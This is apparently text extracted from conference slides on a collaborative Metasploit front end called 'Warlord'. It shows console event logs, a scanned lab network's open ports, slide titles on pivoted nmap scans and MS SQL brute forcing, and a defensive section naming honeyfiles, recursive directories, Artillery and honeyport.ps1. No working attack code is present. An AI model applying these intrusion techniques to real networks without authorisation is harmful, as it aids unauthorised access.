(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:15:05> New MSF console started.  
<2013-10-22 12:15:41> New MSF console started.  
<2013-10-22 12:15:55> Host modified: 172.31.200.10  
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:16:13> Host modified: 172.31.200.10  
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:16:29> New MSF console started.  
<2013-10-22 12:16:43> Host modified: 172.31.200.10  
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:22:02> Host added: 172.31.200.30 (OS  
Unknown) [unlabeled]  
<2013-10-22 12:22:14> New MSF console started.  
<2013-10-22 12:24:00> Host modified: 172.31.200.10  
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:24:00> Host modified: 172.31.200.10  
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:26:17> Host added: 172.31.100.200 (OS  
Unknown) [unlabeled]  
<2013-10-22 12:26:23> New MSF console started.
```

nmap scan through pivoting

Warlord Framework

Warlord Control Help

msfconsole ✖

```
msf >
```

Networks and Hosts

- 172.31.100.200 (OS Unknown) [unlabeled]
 - 53 / tcp - open (domain) [Microsoft DNS]
 - 88 / tcp - open (kerberos-sec) [Windows 2003 Kerberos server time: 2013-1...
 - 135 / tcp - open (msrpc) [Microsoft Windows RPC]
 - 139 / tcp - open (netbios-ssn) [Version unknown]
 - 445 / tcp - open (netbios-ssn) [Version unknown]
- 172.31.100.20 (OS Unknown) [unlabeled]
- 172.31.100.50 (OS Unknown) [unlabeled]
 - 135 / tcp - open (msrpc) [Microsoft Windows RPC]
 - 139 / tcp - open (netbios-ssn) [Version unknown]
 - 445 / tcp - open (netbios-ssn) [Version unknown]
- 1433 / tcp - open (ms-sql-s) [Microsoft SQL Server 2012]
- 172.31.100.80 (OS Unknown) [unlabeled]

Event Log Node Notes Modules Team Chat


Team Members

david
woff


(Microsoft Windows 7 SP1 English) [unlabeled]
<2013-10-22 12:13:14> New MSF console started.
<2013-10-22 12:14:20> New MSF console started.
<2013-10-22 12:14:50> Host modified: 172.31.200.10
(Microsoft Windows 7 SP1 English) [unlabeled]
<2013-10-22 12:15:05> New MSF console started.
<2013-10-22 12:15:41> New MSF console started.
<2013-10-22 12:15:55> Host modified: 172.31.200.10
(Microsoft Windows 7 SP1 English) [unlabeled]
<2013-10-22 12:16:13> Host modified: 172.31.200.10
(Microsoft Windows 7 SP1 English) [unlabeled]
<2013-10-22 12:16:29> New MSF console started.
<2013-10-22 12:16:43> Host modified: 172.31.200.10
(Microsoft Windows 7 SP1 English) [unlabeled]
<2013-10-22 12:22:02> Host added: 172.31.200.30 (OS Unknown) [unlabeled]
<2013-10-22 12:22:14> New MSF console started.
<2013-10-22 12:24:00> Host modified: 172.31.200.10
(Microsoft Windows 7 SP1 English) [unlabeled]
<2013-10-22 12:24:00> Host modified: 172.31.200.10
(Microsoft Windows 7 SP1 English) [unlabeled]
<2013-10-22 12:26:17> Host added: 172.31.100.200 (OS Unknown) [unlabeled]
<2013-10-22 12:26:23> New MSF console started.

mssql bruteforce & extracting data

Warlord




Defensive tips & tricks







ALICE




honeyfile (object audit)




infinitely recursive directories



honeyfile (object audit)



infinitely recursive directories



artillery

+


honeyport.ps1

=

infantry

Dave Kennedy

